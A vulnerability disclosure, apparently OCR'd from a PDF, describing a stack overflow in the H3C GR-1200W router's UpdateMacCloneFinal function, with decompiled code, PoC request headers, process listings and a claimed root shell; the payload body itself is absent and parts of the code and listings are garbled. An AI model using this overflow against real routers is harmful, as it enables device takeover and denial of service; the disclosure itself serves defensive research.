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H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:



Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateMacCloneFinal function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
رط = ETA
7 22
        memset(v20, 0, 20);
34
35
       strcpy(v6, "param");
        s = (char *)websgetvar(a1, v6, (int)&unk_4F1CA0);
36
37
            <del>= strlen(s),</del>
38
            ( \ \ \ \ \ \ ) = 0 \times 400 )
39
           reurn -2;
40
        v4 = s;
              ( i = strchr(s, ';'); i; i = strchr(v4, ';') )
41
        for
  42
           memset(\sqrt{\phantom{0}}, 0, sizeof(\sqrt{\phantom{0}}));
43
          strncpy(<mark>v/</mark>, v4, i - v4);
sscanf(<mark>v/</mark>, "%s %d %d %s", &v10, &v8, &v9, v20);
• 44
```

In the UpdateMacCloneFinal function, we entered s (param). It found ; through the strchr function And copy the previous data into V7 through the strncpy function. As long as the size of the data we input is larger than that of V7, it will cause the stack overflowing.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1


```
/bin/watchdog &
                         /bin/ntpclient &
                         /bin/onlineupdate &
                2244 S
                         /bin/AC &
2065 *root
                         /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd
                832 S
2076 *root
                         -cmdtelnet
4851 *root
                 816 S
                         /bin/sh
4886 *root
                2964 S
                         /bin/webs &
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x 6 1007 1007 89 Jul 31 2019 www_multi
drwxr-xr-x 2 *root root 0 Jan 1 1970 www
drwxr-xr-x 10 *root root 0 Jul 24 21:56 var
drwxrwxr-x 6 1007 1007 62 Jul 31 2019 usr
drwxrwxr-x 3 1007 1007 26 Jul 31 2019 uclibc
lrwxrwxrwx 1 1007 1007 7 Jul 31 2019 tmp -> var/tmp
dr-xr-xr-x 11 *root root 0 Jan 1 1970 sys
lrwxrwxrwx 1 1007 1007 3 Jul 31 2019 sbin -> bin
dr-xr-xr-x 89 *root root 0 Jan 1 1970 proc
drwxr-xr-x 5 *root root 0 Jan 1 1970 mnt
drwxrwxr-x 3 1007 1007 28 Jul 31 2019 libexec
drwxrwxr-x 4 1007 1007 2422 Jul 31 2019 libexec
drwxrwxr-x 4 1007 1007 2422 Jul 31 2019 libe
lrwxrwxr-x 2 1007 1007 3 Jul 31 2019 init -> sbin/init
drwxrwxr-x 4 *root root 0 Jan 1 1970 ftproot
drwxr-xr-x 4 *root root 0 Jan 1 1970 etc
drwxr-xr-x 11 *root root 0 Jan 1 1970 etc
drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 dev
drwxr-xr-x 2 1007 1007 1556 Jul 31 2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.